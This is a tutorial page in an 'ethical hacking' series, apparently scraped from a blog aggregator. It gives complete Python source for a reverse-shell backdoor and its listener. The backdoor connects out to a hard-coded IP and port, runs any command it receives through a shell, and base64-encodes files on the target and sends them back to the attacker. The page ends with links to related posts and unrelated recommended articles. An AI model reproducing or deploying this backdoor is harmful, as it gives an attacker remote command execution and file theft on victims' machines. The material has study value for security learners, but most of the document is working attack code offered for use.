
Python Ethical Hacking - BACKDOORS(5)
File Download:
- A file is a series of characters.
- Therefore to transfer a file we need to:
- 1. Read the file as a sequence of characters.
- 2. Send this sequence of characters.
- 3. Create a new empty file at the destination.
- 4. Store the transferred sequence of characters in the new file.
Server Side - Listener code:
#!/usr/bin/env python

import socket

import json

import base64

class Listener:

    def __init__(self, ip, port):

        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

        listener.bind((ip, port))

        listener.listen(0)

        print("[+] Waiting for incoming connections")

        self.connection, address = listener.accept()

        print("[+] Got a connection from " + str(address))

    def reliable_send(self, data):

        json_data = json.dumps(data).encode()

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                json_data = json_data + self.connection.recv(1024).decode()

                return json.loads(json_data)

            except ValueError:

                continue

    def execute_remotely(self, command):

        self.reliable_send(command)

        if command[0] == "exit":

            self.connection.close()

            exit()

        return self.reliable_receive()

    def write_file(self, path, content):

        with open(path, "wb") as file:

            file.write(base64.b64decode(content))

            return "[+] Download successful."

    def run(self):

        while True:

            command = input(">> ")

            command = command.split(" ")

            result = self.execute_remotely(command)

            if command[0] == "download":

                result = self.write_file(command[1], result)

            print(result)

my_listener = Listener("10.0.0.43", 4444)

my_listener.run()
Client Side - Backdoor code:
#!/usr/bin/env python

import json

import socket

import subprocess

import os

import base64

class Backdoor:

    def __init__(self, ip, port):

        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        self.connection.connect((ip, port))

    def reliable_send(self, data):

        json_data = json.dumps(data).encode()

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                json_data = json_data + self.connection.recv(1024).decode()

                return json.loads(json_data)

            except ValueError:

                continue

    def change_working_directory_to(self, path):

        os.chdir(path)

        return "[+] Changing working directory to " + path

    def execute_system_command(self, command):

        return subprocess.check_output(command, shell=True)

    def read_file(self, path):

        with open(path, "rb") as file:

            return base64.b64encode(file.read())

    def run(self):

        while True:

            command = self.reliable_receive()

            if command[0] == "exit":

                self.connection.close()

                exit()

            elif command[0] == "cd" and len(command) > 1:

                command_result = self.change_working_directory_to(command[1])

            elif command[0] == "download":

                command_result = self.read_file(command[1]).decode()

            else:

                command_result = self.execute_system_command(command).decode()

            self.reliable_send(command_result)

my_backdoor = Backdoor("10.0.0.43", 4444)

my_backdoor.run()

Download the files from the target computer successfully.
Python Ethical Hacking - BACKDOORS(5)的更多相关文章
- Python Ethical Hacking - BACKDOORS(8)
Cross-platform hacking All programs we wrote are pure python programs They do not rely on OS-specifi ...
- Python Ethical Hacking - BACKDOORS(3)
BACKDOORS Sockets Problem: TCP is stream-based. Difficult to identify the end of message/batch. Solu ...
- Python Ethical Hacking - BACKDOORS(1)
REVERSE_BACKDOOR Access file system. Execute system commands. Download files. Upload files. Persiste ...
- Python Ethical Hacking - BACKDOORS(7)
Handling Errors: If the client or server crashes, the connection will be lost. Backdoor crashes if: ...
- Python Ethical Hacking - BACKDOORS(6)
File Upload: A file is a series of characters. Uploading a file is the opposite of downloading a fil ...
- Python Ethical Hacking - BACKDOORS(4)
REVERSE_BACKDOOR - cd command Access file system: cd command changes current working directory. It h ...
- Python Ethical Hacking - BACKDOORS(2)
Refactoring - Creating a Listener Class #!/usr/bin/env python import socket class Listener: def __in ...
- Python Ethical Hacking - ARP Spoofing
Typical Network ARP Spoofing Why ARP Spoofing is possible: 1. Clients accept responses even if they ...
- Python Ethical Hacking - NETWORK_SCANNER(2)
DICTIONARIES Similar to lists but use key instead of an index. LISTS List of values/elements, all ca ...
随机推荐
- 对 JsonConvert 的认识太肤浅了,终于还是遇到了问题
一:背景 1. 讲故事 在开始本文之前,真的好想做个问卷调查,到底有多少人和我一样,对 JsonConvert 的认识只局限在 SerializeObject 和 DeserializeObject ...
- Nginx具体配置(三)
一:Nginx配置实例 - 反向代理 实例一: 1.1:实现效果 在Windows浏览器地址栏中输入www.123.com,跳转到Linux系统中的tomcat主页面 访问Nginx:192.168. ...
- Java中的四种引用方式
无论是通过引用计数算法判断对象的引用数量,还是通过可达性分析算法判断对象的引用链是否可达,判定对象是否存活都与"引用"有关.在Java语言中,将引用又分为强引用.软引用.弱引用 ...
- Git执行"git rebase -i HEAD~xxx"报错:git rebase fatal: Needed a single revision invalid upstream –i
一.问题"git rebase -i HEAD~xxx"是修改git 历史记录的一个很有用的命令. 但是有时在执行该命令时会出现以下错误:$ git rebase –i HEAD~ ...
- 黎活明8天快速掌握android视频教程--18_在SQLite中使用事务
1 所谓的事业就是一系列的操作 比如:执行转账操作:将personid=1的账户转账10元到personid=2的账号中 所以的一系列操作就是:personid=1的账户钱要减少10元 personi ...
- Python3-shelve模块-持久化字典
Python3中的shelve提供了持久化字典对象 和字典基本一个样,只不过数据保存在了文件中,没什么好说的,直接上代码 注: 1.打开文件后不要忘记关闭文件 2.键只能是字符串,值可以是任何值 3. ...
- Spring IoC 自定义标签解析
前言 本系列全部基于 Spring 5.2.2.BUILD-SNAPSHOT 版本.因为 Spring 整个体系太过于庞大,所以只会进行关键部分的源码解析. 本篇文章主要介绍 Spring IoC 容 ...
- 关于idea的一些快捷键
最近在用idea写代码,熟悉一些快捷键的使用能够让写代码的速度提高,以下快捷键是默认idea的快捷键,当然我们可以自己修改的: 自动补全代码快捷键:CTRL+alt+V 自动格式化代码:CTRL+al ...
- 前端开发神器Charles从入门到卸载
前言 本文将带大家学习使用前端开发神器-charles,从基本的下载安装到常见配置使用,为大家一一讲解. 一.花式夸奖Charles 截取 Http 和 Https 网络封包. 支持重发网络请求,方便 ...
- js事件入门(2)
2.鼠标事件 鼠标事件就是用户与页面的许多交互时通过鼠标移动或者鼠标点击等触发的事件. 2.1.onmousedown 鼠标按下的时候触发的事件 <!DOCTYPE html> <h ...